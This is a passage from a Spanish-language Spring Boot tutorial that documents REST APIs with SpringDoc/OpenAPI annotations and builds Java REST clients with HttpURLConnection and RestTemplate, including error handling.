<b>url</b>	<code>String</code>	URL a la documentación.
Varios atributos (de tipo anotación) aparecen en otras anotaciones. Aunque el ámbito de aplicación es distinto su cometido es el mismo. Los explicaré en los siguientes apartados.		
A continuación veamos un ejemplo de uso de las anotaciones anteriores:		
<pre> <b>@OpenAPIDefinition</b> info = @Info(     title = "Ejemplo de uso de SpringDoc",     version = "1.0",     description = "Se trata de un ejemplo de cómo aplicar Springdoc para...",     license = @License(name = "Nombre o tipo de la licencia",                         url = "http://www.algo.com"),     contact = @Contact(url = "http://www.empresacom",                         name = "Atención al cliente", email = "at@empresa.com") ), tags = {     @Tag(name = "modificación", description = "Me permite agrupar tags..."),     @Tag(name = "lectura",         description = "Una etiqueta genérica para agrupar operaciones", } </pre>		

```

externalDocs = @ExternalDocumentation(description = "documento uno",
   url = "http://nada.com" ))
    },
extensions = @Extension(properties = {@ExtensionProperty(name = "ejemplo",
  value = "saludo")}),
externalDocs=@ExternalDocumentation(description="Documentación externa . . .",
   url = "http://nada.com"),
servers = {
    @Server(
        description = "Servidor de acceso a los recursos",
        url = "https://ejemplo.javi/mes",
        variables = {@ServerVariable(name = "mes",
                                      description = "Mes de uso",
                                      defaultValue = "par",
                                      allowableValues = {"par", "impar"}))
    )
}
public class CualquierClase {...}

```

Define propiedades generales para toda la documentación, por lo que puede anotar cualquier clase disponible. El resultado de la sección “info” y “documentación externa” sería éste:

The screenshot shows a SpringDoc generated API documentation page. The title is "Ejemplo de uso de SpringDoc". Below the title, there's a link to "/tienda/v3/api-docs". The main content is a JSON schema for an endpoint. The schema includes the following fields:

- Atención al cliente - Website
- Send email to Atención al cliente
- Nombre o tipo de la licencia
- Documentación externa adicional

A "1.0 OAS3" badge is located in the top right corner of the page.

El efecto de “tags”, “extensions” y “servers” lo veremos en los siguientes apartados.

#### 11.8.3.2 Extensiones

Permiten definir propiedades adicionales al documento JSON generado. Casi todas las anotaciones tienen un atributo (un array) de este tipo.

<b>@Extension</b>	<b>Valores</b>	<b>Descripción</b>
Permite definir propiedades personalizadas, no incluidas en la API.		
<b>properties[ ]</b>	<b>@ExtensionProperty</b>	Las nuevas propiedades.
<b>name</b>	<b>String</b>	Nombre de este conjunto de propiedades extendidas
<b>@ExtensionProperty</b>	<b>Valores</b>	<b>Descripción</b>
Define una nueva propiedad.		
<b>name</b>	<b>String</b>	Nombre de la propiedad.
<b>value</b>	<b>String</b>	Valor de la propiedad.

Por ejemplo las he usado como parte de la anotación anterior:

```

extensions = @Extension(properties = {@ExtensionProperty(name = "ejemplo",
  value = "saludo")})

```

Aunque la página HTML se genera a partir del documento JSON, por defecto no mostrará ninguna extensión (consulta el apartado dedicado a propiedades). Y aunque lo haga, estéticamente quedará mal. Las extensiones están diseñadas para herramientas propias (o de fabricantes externos), y no necesariamente para ser dibujadas:

```
{"$ref": "#/components/schemas/EntityModelUn Simple Usuario"}}, "CollectionModelEntityModelRoleDTO": {"type": "object", "properties": {"links": {"type": "array", "items": {"$ref": "#/components/schemas/Link"}}, "content": {"type": "array", "items": {"$ref": "#/components/schemas/EntityModelRoleDTO"}}}}, "x-ejemplo": "saludo"
```

Siempre añade el prefijo "x-" a las propiedades extendidas para diferenciarlas de las estándares.

#### 11.8.3.3 Servidores

Por defecto la página de ayuda mostrará el servidor en el que se ha lanzado la aplicación, pero podemos añadir servidores adicionales, para toda la API o sólo para una operación concreta.

<b>@Server</b>	<b>Valores</b>	<b>Descripción</b>
<i>Servidores (y rutas) que pueden ser utilizados para una serie de operaciones (o toda la API).</i>		
<b>extensions[ ]</b>	<b>@Extension</b>	<i>Lista de propiedades extendidas.</i>
<b>description</b>	<b>String</b>	<i>Descripción del servidor.</i>
<b>url</b>	<b>String</b>	<i>La URL del servicio o del servidor en general.</i>
<b>variables[ ]</b>	<b>@ServerVariable</b>	<i>Describe las posibles variables de plantilla definidas en la ruta.</i>
<b>@ServerVariable</b>	<b>Valores</b>	<b>Descripción</b>
<i>Variables de plantilla definidas en la ruta de un servidor alternativo.</i>		
<b>extensions[ ]</b>	<b>@Extension</b>	<i>Lista de propiedades extendidas.</i>
<b>defaultValue</b>	<b>String</b>	<i>Valor por defecto de la variable de plantilla.</i>
<b>name</b>	<b>String</b>	<i>Nombre de la variable.</i>
<b>allowableValues[ ]</b>	<b>String</b>	<i>Lista de valores admitidos.</i>
<b>description</b>	<b>String</b>	<i>Descripción de la variable.</i>

En el primer ejemplo usamos este atributo:

```
servers = {
    @Server(
        description = "Servidor de acceso a los recursos",
        url = "https://ejemplo.javi/mes",
        variables = {@ServerVariable(name = "mes",
            description = "Mes de uso",
            defaultValue = "par",
            allowableValues = {"par", "impar"})})
}
```

El dibujo en la página HTML:



#### 11.8.3.4 Operaciones

A continuación vamos a ver las etiquetas diseñadas para documentar las operaciones, los métodos de los controladores REST. Sólo voy a utilizar las más habituales.

<b>@Operation</b>	<b>Valores</b>	<b>Descripción</b>
<i>Documenta un método de acción de un controlador REST. Proporciona atributos para agrupar el resto de anotaciones disponibles para operaciones, en vez de definirlas por separado.</i>		
<b>deprecated</b>	boolean	<i>La operación es obsoleta.</i>
<b>description</b>	String	<i>Una descripción completa de la operación.</i>
<b>extensions[ ]</b>	@Extension	<i>Lista de propiedades extendidas.</i>
<b>externalDocs</b>	@ExternalDocumentation	<i>Una referencia (URL) a documentación externa.</i>
<b>hidden</b>	boolean	<i>El método no se documentará.</i>
<b>method</b>	String	<i>Método HTTP de la operación.</i>
<b>operationId</b>	String	<i>Id único (se supone) asociado al método.</i>
<b>parameters[ ]</b>	@Parameter	<i>Lista adicional de parámetros que se añadirán a los detectados automáticamente.</i>
<b>responses[ ]</b>	@ApiResponse	<i>Lista de respuestas (códigos HTTP) que puede devolver la operación.</i>
<b>security[ ]</b>	@SecurityRequirement	<i>Mecanismos de seguridad usados en el método.</i>
<b>servers[ ]</b>	@Server	<i>Lista de servidores alternativos que pueden realizar la operación.</i>
<b>summary</b>	String	<i>Una descripción corta de la operación.</i>
<b>tags[ ]</b>	@Tag	<i>Etiquetas (nombres, alias) que pueden usarse para agrupar las operaciones.</i>

<b>@Parameter</b>	<b>Valores</b>	<b>Descripción</b>
<i>Puede anotar métodos o argumentos, permitiendo añadir parámetros o modificar los detectados automáticamente. Como casi todas las demás anotaciones, se puede incluir como parte de “@Operation”.</i>		
<b>allowEmptyValue</b>	boolean	<i>Permite recibir un valor vacío.</i>
<b>allowReserved</b>	boolean	<i>Permite caracteres reservados según RCF 3986 (por ejemplo los que comienzan por "%").</i>
<b>array</b>	@ArraySchema	<i>El esquema de tipo array que define al parámetro.</i>
<b>content[ ]</b>	@Content	<i>La representación de parámetro en función del “media type” recibido.</i>
<b>deprecated</b>	boolean	<i>El parámetro está obsoleto.</i>
<b>description</b>	String	<i>Descripción del parámetro.</i>
<b>example</b>	String	<i>Un ejemplo del esquema a enviar.</i>
<b>examples[ ]</b>	@ExampleObject	<i>Un array de ejemplos de esquemas.</i>
<b>explode</b>	boolean	<i>Para parámetros de tipo array u objeto, se generan parámetros separados por cada elemento o propiedad.</i>
<b>hidden</b>	boolean	<i>El parámetro no se documentará.</i>
<b>in</b>	ParameterIn	<i>Localización del parámetro: COOKIE, DEFAULT; HEADER; PATH, QUERY.</i>
<b>name</b>	String	<i>Nombre del parámetro</i>
<b>required</b>	boolean	<i>El parámetro es obligatorio.</i>
<b>schema</b>	@Schema	<i>Qué esquema define el tipo del parámetro.</i>
<b>style</b>	ParameterStyle	<i>Como debería serializarse el valor del parámetro.</i>

<b>@RequestBody</b>	<b>Valores</b>	<b>Descripción</b>
Se utiliza sobre un parámetro del método de acción para definirlo como el cuerpo de petición, o definir nuevas propiedades para dicho cuerpo de petición		

<b>content[ ]</b>	<code>@Content</code>	La representación de parámetro en función del “media type” recibido.
<b>description</b>	<code>String</code>	Descripción del cuerpo de petición.
<b>required</b>	<code>boolean</code>	El cuerpo de petición es obligatorio.

<b>@ApiResponse</b>	<b>Valores</b>	<b>Descripción</b>
Define una posible respuesta de una operación. Se puede usar a nivel de método o como un atributo de “@Operation”. Es habitual utilizar varias anotaciones juntas.		

<b>content[ ]</b>	<code>@Content</code>	Descripción de posibles cuerpos de respuesta, en función del “media type”.
<b>description</b>	<code>String</code>	Descripción de la respuesta.
<b>header[ ]</b>	<code>@Header</code>	Una lista de cabeceras de respuesta.
<b>links[ ]</b>	<code>@Link</code>	Una lista de enlaces a operaciones que pueden utilizarse a partir de la respuesta.
<b>responseCode</b>	<code>String</code>	El código de respuesta HTTP devuelto.

<b>@Tag</b>	<b>Valores</b>	<b>Descripción</b>
Define una etiqueta que sirve para agrupar de forma lógica diferentes operaciones, aunque pertenezcan a servicios distintos. Permite definir múltiples etiquetas para una misma operación. Se aplica a nivel de clase, de método o como parte de “@Operation” y “@OpenAPIDefinition”.		
<b>name</b>	<code>String</code>	Nombre de la etiqueta.
<b>description</b>	<code>String</code>	Descripción de este grupo de etiquetas
<b>externalDocs</b>	<code>@ExternalDocumentation</code>	Documentación externa adicional.

<b>@Content</b>	<b>Valores</b>	<b>Descripción</b>
Permite definir el contenido y el “media type” de un parámetro, petición o respuesta.		
<b>array</b>	<code>@ArraySchema</code>	El esquema del array que define el tipo de datos del contenido, si es un array.
<b>schema</b>	<code>@Schema</code>	El esquema que define el tipo de datos del contenido, si es un objeto.
<b>mediaType</b>	<code>String</code>	El “media type” del contenido.
<b>examples[ ]</b>	<code>@ExampleObject</code>	Una lista de ejemplos para mostrar el uso del esquema asociado.
<b>encoding[ ]</b>	<code>@Encoding</code>	Una lista de codificaciones aplicables a cada una de las propiedades del esquema asociado.

### **@Hidden**

Oculta un servicio, método o parámetro.

La anotación más habitual es **@Operation**, que nos permite especificar la mayor parte de la documentación asociada a un método concreto:

```
@Operation(
    description = "Creación de un usuario",
    operationId = "USU_NEW",
    responses = {
        @ApiResponse(responseCode = "200", description="Creado correctamente"),
```

```

        @ApiResponse(responseCode = "400", description="Datos incorrectos"),
        @ApiResponse(responseCode = "500", description="Error interno"))
    )
@PostMapping(consumes = MediaType.APPLICATION_JSON_VALUE)
public ResponseEntity<UsuarioDTO> crear(@Validated @RequestBody UsuarioDTO u,
BindingResult errores) { ... }

La anotación @Tag es también muy usada:

@Tag(name = "lectura")
@Tag(name="otra más") //el método aparecerá en varias "clasificaciones"
@GetMapping("/{id:[0-9]+}")
public RolDTO leer(@PathVariable Integer id) { ... }

@Tag(name = "lectura")
@GetMapping
public ResponseEntity<List<RolDTO>> leerTodos() { ... }

@Tag(name = "modificacion")
@PostMapping
public ResponseEntity<RolDTO> crear(@Validated @RequestBody RolDTO rol,
BindingResult errores) { ... }

...
@Tag(name = "lectura")
@GetMapping("/{login}")
public ResponseEntity<UsuarioDTO> leer(@PathVariable String login) {

```

El resultado (recuerda que las descripciones las escribí en “@OpenAPIDefinition”):

The screenshot shows the Swagger UI interface. At the top, there's a header with 'lectura' (A generic tag for grouping operations) and a link to 'documento uno: http://nada.com'. Below this, under the 'lectura' section, there are three GET operations: '/servicio/usuarios/{login}', '/servicio/roles/{id}', and '/servicio/roles'. Each operation has a dropdown arrow to its right. Under the 'modificacion' section, there are two operations: a PUT operation for '/servicio/roles/{id}' (highlighted with a yellow background) and a DELETE operation for '/servicio/roles/{id}' (highlighted with a red background). Each of these also has a dropdown arrow.

Un ejemplo con @Parameter:

```

@DeleteMapping("/{login}")
public ResponseEntity<UsuarioDTO> borrar(
    @Parameter(name = "login",
               description = "Un login de usuario válido",
               content = @Content(examples = @ExampleObject("ana")) )
    @PathVariable String login) { ... }

```

Y el resultado HTML:

The screenshot shows a detailed view of a DELETE API endpoint. The URL is '/servicio/usuarios/{login}'. The 'Parameters' section is expanded, showing a table with one row. The row has 'Name' (login) and 'Description' (Un login de usuario válido). The 'login' column has a red asterisk and the word 'required'. Below the table is a text input field containing the value 'ana'. To the right of the table is a 'Try it out' button.

### 11.8.3.5 Esquemas

Permite generar documentación para un tipo de datos, permitiendo cambiar el nombre mostrado, añadir una descripción, nuevas propiedades, etc. Se usa tanto en las típicas clases DTO como en los elementos que hacen referencia a ese tipo, mediante la anotación "@Content".

<b>@Schema</b>	<b>Valores</b>	<b>Descripción</b>
<i>Permite definir un esquema para un conjunto de elementos de la API (un objeto). Puede aplicarse a parámetros, peticiones y respuestas, cabeceras o clases ("modelos").</i>		
		<i>Posee decenas de atributos (no las muestro en la tabla) para indicar los valores sintácticamente correctos. No se utiliza demasiado ya que Springdoc es capaz de interpretar la validación de JavaBeans.</i>
<b>name</b>	<i>String</i>	<i>Nombre del esquema.</i>
<b>description</b>	<i>String</i>	<i>Descripción del esquema</i>
<b>example</b>	<i>String</i>	<i>Ejemplo del esquema.</i>
<b>implementation</b>	<i>Class</i>	<i>Referencia a una clase con información adicional sobre el esquema, generalmente por estar anotada con "@Schema".</i>

**decenas de atributos adicionales...**

<b>@ArraySchema</b>	<b>Valores</b>	<b>Descripción</b>
<i>Define un esquema de tipo array.</i>		
<b>maxItems</b>	<i>int</i>	<i>Número máximo de elementos.</i>
<b>minItems</b>	<i>int</i>	<i>Número mínimo de elementos.</i>
<b>schema</b>	<i>@Schema</i>	<i>El esquema de los elementos del array.</i>
<b>uniqueItems</b>	<i>boolean</i>	<i>Indica si se permiten o no elementos duplicados.</i>

Un ejemplo con **@Schema**:

```
@Schema(name = "Usuario DTO",
         description = "Un objeto para expnirer la entidad Usuario")
public class UsuarioDTO { ... }
```


Cuando se utilice ese tipo de datos en cualquier operación aparecerán tanto el nombre como el resto de atributos definidos en la anotación, así como en el resumen final de los esquemas usados en la API:

Y otro con **@ArraySchema** y varias anotaciones más:

```
@Operation(
    summary = "Lista de usuarios",
    description = "Listado de todos los usuarios del sistema",
    responses = @ApiResponse(responseCode = "200",
        description = "Lectura correcta",
        content = @Content(mediaType = "application/json",
            array = @ArraySchema(schema =
                @Schema(implementation = UsuarioDTO.class)))))
```

```
@GetMapping
public ResponseEntity<List<UsuarioDTO>> leerTodos() { ... }
```

El resultado HTML, en la sección dedicada a la respuesta "200" de esa operación:



#### 11.8.4 Valores por defecto. Respuestas

Podemos asignar casi cualquier valor, campo, respuesta... para que se documente en las operaciones. En los ejemplos siguientes me voy a centrar en los valores de respuesta de los métodos, pero estas ideas se pueden adaptar a cualquier otro elemento.

Supongamos que quiero que las respuestas de **todos** los métodos incluyan siempre cierto valor. La mejor manera de hacerlo es definir el siguiente bean:

```
@Bean
public OpenApiCustomiser customerGlobalHeaderOpenApiCustomiser() {
    return openApi -> {
        openApi.getPaths().values().forEach(pathItem ->
            pathItem.readOperations().forEach(operation -> {
                ApiResponses apiResponses = operation.getResponses();
                ApiResponse apiResponse = new ApiResponse()
                    .description("Cafetera no encontrada.")
                    .content(new Content().addMediaType(
                        org.springframework.http.MediaType.APPLICATION_JSON_VALUE,
                        new io.swagger.v3.oas.models.media.MediaType())));
                apiResponses.addApiResponse("418", apiResponse);
            }));
    };
}
```

No quiero entrar en detalles, pero este tipo de beans nos permiten modificar cualquier cosa. A partir de este momento, en la documentación de todas las operaciones estará incluido el error "418".

Si lo que queremos es incluir un grupo de respuestas en **algunos** métodos, podemos usar un truco típico de Spring Boot: una anotación que incluya a otras:

```
@Target(ElementType.METHOD)
@Retention(RetentionPolicy.RUNTIME)
@Inherited
@ApiResponses(responseCode="200", description="Datos devueltos correctamente",
              content=@Content(mediaType="application/json"))
@ApiResponses(responseCode="400", description="Argumentos incorrectos")
@ApiResponses(responseCode="404", description="El recurso no existe")
public @interface ApiRespuestasPorDefecto { }
```

Anotar un método con "@ApiRespuestasPorDefecto" será equivalente a anotarlo con las tres "@ApiResponse" mostradas en el ejemplo.

Por último, ya que estamos con hablando de respuestas por defecto, acuérdate de la propiedad "override-with-generic-response". Suele ser la responsable de que aparezcan códigos que no esperabas, aunque deban estar.

#### 11.9 Cliente HTTP manual

En los siguientes apartados vamos a aprender diferentes maneras de crear clientes Java que se comuniquen con un servidor REST. La forma más obvia (y menos usada) es escribir un cliente HTTP:

```
@Component
public class ClienteManual {

    @Autowired
    private ObjectMapper om;
```

---

```

public void leer() throws IOException {
    String cadena="http://localhost:8080/ejemplorest/spring/personas/2";
    BufferedReader br=null;
    try {
        URL url = new URL(cadena);
        HttpURLConnection con=(HttpURLConnection) url.openConnection();
        con.setRequestMethod("GET");
        con.setRequestProperty("Accept", "application/json");

        Map<String,List<String>> mapa=con.getHeaderFields();
        for (String clave:mapa.keySet()) {
            System.out.println(clave);
            for (String valor:mapa.get(clave))
                System.out.println("\t" + valor);
        }

        if (con.getResponseCode()!=200) System.out.println("Error al leer: " +
   con.getResponseCode());
        else {
            br=new BufferedReader(new InputStreamReader(con.getInputStream()));
            StringBuilder sb=new StringBuilder();
            String linea;
            while((linea=br.readLine())!=null) {
                sb.append(linea);
                sb.append("\n");
            }

            System.out.println(sb.toString());

            Persona p=om.readValue(sb.toString(), Persona.class);
            System.out.println(p);
        }
    }
    finally {
        if (br!=null) br.close();
    }
}
}

```

Si ejecutamos el método “leer()” y todo funciona correctamente el resultado será éste:

```

{"id":2,"nombre":"Ana","fecha":"2011-04-14","salario":1500.0}
Persona: 2 Ana, 14/04/11, 1500,00

```

Ya que estamos usando Spring Boot he empleado DI para referirme a la biblioteca Jackson y convertir el texto leído en un objeto de Java. Esa es la única diferencia con la lectura de una página Web, por ejemplo.

Para que todo se configure (Jackson, Spring Core, RestTemplate para los siguientes apartados) he añadido la siguiente dependencia:

```
implementation 'org.springframework.boot:spring-boot-starter-web'
```

El problema es que Spring Boot configura demasiadas cosas. Mi aplicación de ejemplo es un simple JAR que se ejecuta en la consola del sistema, pero el framework prepara toda una aplicación Web con un servidor embebido. Como no quiero que haga eso, cambio la configuración por defecto en “application.properties”:

```
spring.main.web-application-type=none
```

En el resto de apartados vamos a hacer lo mismo que en éste: leer el texto devuelto por el servicio y convertirlo en objetos de Java. La diferencia estará en que “se supone” que será más cómodo y que en la vida real usaremos HAL y autenticación, y eso nos exigiría manejar unas cuantas líneas de cabecera adicionales.

## 11.10 Cliente RestTemplate

Esta clase ha sido la forma tradicional de crear clientes REST. Será reemplazada por “WebClient”, pero hay tanto código hecho con ella que es necesario aprender al menos su funcionamiento básico. La clase **RestTemplate** proporciona una gran cantidad de métodos. Los más habituales:

<b>Clase RestTemplate (1)</b>	<b>Descripción</b>
<code>void delete(URI)</code> <code>void delete(String, Object...)</code> <code>void delete(URI,Map&lt;String,?&gt;)</code>	Envía una petición DELETE. Admite variables de plantilla, que se llenan con un mapa o un array de objetos Object.
<code>ResponseEntity&lt;T&gt; exchange(RequestEntity, Class&lt;T&gt;)</code> <code>exchange(RequestEntity, ParameterizedTypeReference&lt;T&gt;)</code> <code>exchange(String, HttpMethod method, HttpEntity, Class&lt;T&gt;, Map)</code> <code>exchange(String, HttpMethod, HttpEntity, Class&lt;T&gt;, Object...)</code> <code>exchange(String, HttpMethod, HttpEntity, ParameterizedTypeReference, Map)</code> <code>exchange(String, HttpMethod, HttpEntity, ParameterizedTypeReference, Object...)</code> <code>exchange(URI, HttpMethod, HttpEntity, Class&lt;T&gt;)</code> <code>exchange(URI, HttpMethod, HttpEntity, ParameterizedTypeReference)</code>	Ejecuta una petición y devuelve un objeto ResponseEntity<T>. Permite añadir variables de plantilla, cuerpo, cabecera y tipo de petición, genéricos con “ParameterizedTypeReference”, etc. Es el método más genérico. Muchos de los otros sólo son resúmenes de éste.
<code>ResponseEntity&lt;T&gt; getForEntity(URI, Class&lt;T&gt;)</code> <code>T getForObject(URI, Class&lt;T&gt;)</code>	Realiza una petición GET. Todos los métodos están sobrescritos para permitir el uso de variables de plantilla.
<code>T patchForObject(URI, Object, Class&lt;T&gt;)</code>	Realiza una petición PATCH. Admite variables de plantilla y String.
<code>ResponseEntity&lt;T&gt; postForEntity(URI, Object, Class&lt;T&gt;)</code> <code>URI postForLocation(URI, Object)</code> <code>T postForObject(URI, Object, Class&lt;T&gt;)</code>	Realiza una petición POST. Todos los métodos están sobrescritos para permitir el uso de variables de plantilla y String. En el caso de “postForLocation()”, devuelve el valor de la cabecera “Location”
<code>void put(String, Object, Map)</code> <code>void put(String, Object, Object...)</code> <code>void put(URI, Object)</code>	Realiza una petición PUT.
<code>void setDefaultUriVariables(Map)</code>	Define variables de plantilla por defecto.
<code>void setErrorHandler(ResponseErrorHandler)</code>	Permite definir un controlador de errores propio implementando la interfaz
<code>void setMessageConverters(List&lt;HttpMessageConverter&gt;)</code>	Permite personalizar la conversión de los cuerpos de mensajes de petición a los de respuesta, y viceversa. Lo usaremos con HAL, por ejemplo.
<code>void setUriTemplateHandler(UriTemplateHandler)</code>	Configura una URI básica para ser usada en diferentes peticiones.

Varios métodos “exchange()” utilizan un parámetro de tipo **ParameterizedTypeReference**. Es necesario debido a las limitaciones de Java con respecto al uso de genéricos. Cuando a un método le pasamos un argumento que usa genéricos, esa información se pierde en tiempo de ejecución, y el típico truco de pasarle un “Class” no se puede escribir con genéricos.

Una forma de recuperar esa información es definir un objeto de una clase anónima que utilice ese genérico:

```
ParameterizedTypeReference<List<Producto>> referencia= new ParameterizedTypeReference<List<Producto>>(){};
```

Es casi obligatorio cuando por ejemplo recuperamos una colección. No queda muy elegante, pero funciona.

**RestTemplate** dispone también de métodos que permiten programación funcional. No voy a usarlos en los ejemplos, ya que quiero limitarme al código más tradicional. **RequestCallback** y **ResponseExtractor** son dos interfaces funcionales diseñadas para manipular la cabecera y cuerpo de la petición y la respuesta.

<b>Clase RestTemplate (2)</b>	<b>Descripción</b>
<code>T doExecute(URI, HttpMethod, RequestCallback, ResponseExtractor&lt;T&gt;)</code>	Realiza la petición, permitiendo el uso de lambdas tanto para preparar la petición como para procesar la respuesta, admitiendo variables de plantilla en función del método empleado
<code>T execute(String, HttpMethod, RequestCallback, ResponseExtractor&lt;T&gt;, Map)</code>	
<code>T execute(String, HttpMethod, RequestCallback, ResponseExtractor&lt;T&gt;, Object...)</code>	
<code>T execute(URI, HttpMethod, RequestCallback, ResponseExtractor&lt;T&gt;)</code>	
<code>RequestCallback httpEntityCallback(Object)</code> <code>RequestCallback httpEntityCallback(Object, Type)</code>	Devuelve una implementación de la interfaz con el cuerpo de petición y la cabecera "Accept" indicada.
<code>ResponseExtractor&lt;ResponseEntity&lt;T&gt;&gt;</code> <code>responseEntityExtractor(Type)</code>	Devuelve un "ResponseExtractor" preparado para un "ResponseEntity".

### 11.10.1 Configuración inicial

He añadido dos dependencias al proyecto. La primera configura los aspectos básicos de la aplicación (Spring Core, RestTemplate y Jackson), y la segunda añade soporte para HAL:

```
implementation 'org.springframework.boot:spring-boot-starter-web'  
implementation 'org.springframework.boot:spring-boot-starter-hateoas'
```

Como en este caso no quiero una aplicación Web, tengo que decírselo a Spring Boot, para que no haga cosas que no necesito:

```
spring.main.web-application-type=none
```

Por último, todos los métodos necesitan un objeto de clase "RestTemplate". Ya que tenemos Spring, lo creo como un bean y lo inyectaré a las diferentes clases de ejemplo. No es obligatorio hacerlo aquí, pero aprovecho para aplicar una configuración común:

```
@Bean  
public RestTemplate restTemplate() {  
    RestTemplate rt=new RestTemplate();  
    rt.setUriTemplateHandler(  
        new DefaultUriBuilderFactory("http://localhost:8080/servidorrest" ));  
    rt.setMessageConverters(Traverson.  
        getDefaultMessageConverters(MediaType.HAL_JSON) );  
    return rt;  
}
```

El método "setUriTemplateHandler()" me permite definir una ruta básica que después podré ampliar en los métodos de ejemplo.

El método "setMessageConverters()" es más complicado. Puedo crear clases (o utilizar algunas ya creadas) para interpretar el cuerpo de las peticiones y respuestas y cambiarlas según me convenga. En este caso utilizo la clase **Traverson** para enseñar a RestTemplate (y a Jackson) el formato HAL. Esta clase es más potente de lo que vamos a ver en este manual: podría utilizarla en lugar de "RestTemplate" para enviar y recibir HAL.

En estos ejemplos me centraré en el uso de las clases, no en la construcción de una aplicación real. No voy a escribir una capa de servicio inyectada a un controlador, ni nada parecido; simplemente mostraré métodos sueltos que realizan una tarea.

Tampoco voy a emplear genéricos, quiero un código muy simple. Además tampoco son la panacea. El problema que tiene Java con ellos (no los recuerda en ejecución) no permite demasiadas florituras, salvo que escribamos algo bastante retorcido.

Por último, ten cuidado con las fechas y los números. Cuando aplicas JSON el cliente y el servidor se tienen que poner de acuerdo en el formato a utilizar. Por ejemplo, la fecha de una “Persona” está definida así en ambos lados:


```
@JsonFormat(shape=JsonFormat.Shape.STRING, pattern="yyyy-MM-dd", timezone="GMT")
private Calendar fecha;
```

### 11.10.2 Control de errores

La conexión puede fallar, es posible que lo devuelto por el servidor no tenga sentido y por si fuera poco, una respuesta “40x” o “50x” siempre provoca una excepción. Por tanto, hay que programar el cliente en consecuencia:

```
try {
    ResponseEntity<Persona> re=this.rt.getForEntity( "/spring/personas/{id}" ,
   Persona.class, id);
    System.out.println(re.getBody());
}
catch (RestClientResponseException e) {
    System.out.println(e.getRawStatusCode());
    System.out.println(e.getResponseBodyAsString());
}
```

El árbol de excepciones de “RestTemplate” engloba decenas de clases, permitiendo capturar el tipo de error con precisión absoluta:



La clase **RestClientException** extiende a “RuntimeException”, y es la raíz del árbol de excepciones. A partir de aquí se subdividen en función del tipo de error que se quiera controlar.

- **ResourceAccessException** se refiere a errores de entrada salida.
- **UnknownContentTypeException** se produce cuando no se encuentra un “HttpMessageConverter” adecuado para interpretar la respuesta.
- **RestClientResponseException** engloba las excepciones que se producen cuando se ha podido interpretar la respuesta del servidor.
- **UnknownHttpStatusCodeException**. Código de respuesta no reconocido.
- **HttpStatusCodeException**. Engloba a las excepciones que se producen cuando sí que se conoce el código de estado devuelto: Engloba las respuestas “40x” y “50x”. Define el método “getStatusCode()”, que devuelve un “HttpStatus”.
- **HttpClientErrorException**. Errores “40x”. A su vez se subdivide en una docena de excepciones.
- **HttpServerErrorException**. Errores “50x”. Se subdivide en otras cinco excepciones.

La excepción “RestClientResponseException” proporciona varios métodos útiles. Esta clase o sus hijas serán las que utilizaremos habitualmente:

Clase RestClientResponseException	Descripción
<code>int getRawStatusCode()</code>	Devuelve el valor del código de estado de la respuesta.
<code>byte[] getResponseBodyAsByteArray()</code>	Retorna el cuerpo de respuesta.
<code>String getResponseBodyAsString()</code>	
<code>HttpHeaders getResponseHeaders()</code>	Devuelve las cabeceras de respuesta.

---

<b>Clase RestClientResponseException</b>	<b>Descripción</b>
<code>String getStatusText()</code>	El servidor puede devolver un texto que representa el estado.

### 11.10.3 Ejemplo básico

Voy a realizar varias peticiones distintas a un servidor sin HAL incorporado. Me devolverá un “`ResponseEntity`”, y dependiendo de la petición un cuerpo con JSON. Acuérdate de que sólo es una manera de hablar: todas las peticiones y respuestas son “iguales”, “normales”, un **texto** más o menos largo. Simplemente voy a utilizar objetos de clase “`ResponseEntity`”, “`RestTemplate`” y la biblioteca Jackson para interpretar o fabricar esos textos más fácilmente.

```

@Autowired
private RestTemplate rt;
public void leerUnaPersona(int id) {
    try {
        ResponseEntity<Persona> re=this.rt.getForEntity("/spring/personas/{id}" ,
   Persona.class, id);
        System.out.println(re.getBody());
    }
    catch (RestClientResponseException e) {
        System.out.println(e.getRawStatusCode());
        System.out.println(e.getResponseBodyAsString());
    }
}

public void leerTodasLasPersonas() {
    try {
        ParameterizedTypeReference<List<Persona>> ptr=
            new ParameterizedTypeReference<List<Persona>>(){};
        ResponseEntity<List<Persona>> re=this.rt.exchange("/spring/personas",
   HttpMethod.GET,null,ptr);
        for (Persona p:re.getBody())
            System.out.println(p);
    }
    catch (HttpClientErrorException e) { //Sólo para 40x!
        System.out.println(e.getRawStatusCode());
        System.out.println(e.getResponseBodyAsString());
    }
}

public void crearPersona(Persona p) {
    try {
        ResponseEntity<Persona> re=this.rt.postForEntity("/spring/personas", p,
   Persona.class);
        System.out.println(re.getBody());
    }
    catch (HttpStatusCodeException e) { //para 40x y 50x
        System.out.println(e.getRawStatusCode());
        System.out.println(e.getResponseBodyAsString());
    }
}

public void modificarPersona(Persona p) {
    try {
        //en este caso decidí no recuperar el cuerpo devuelto por el servidor
        this.rt.put("/spring/personas/{id}", p, p.getId());
        System.out.println("Persona " + p.getId() + " modificada.");
    }
    catch (HttpStatusCodeException e) { //para 40x y 50x
        System.out.println(e.getRawStatusCode());
    }
}

```

---

```

        System.out.println(e.getResponseBodyAsString());
    }
}

public void borrarPersona(int id) {
    try {
        this.rt.delete("/spring/personas/{id}", id);
        System.out.println("Persona " + id + " borrada.");
    }
    catch (HttpStatusCodeException e) {
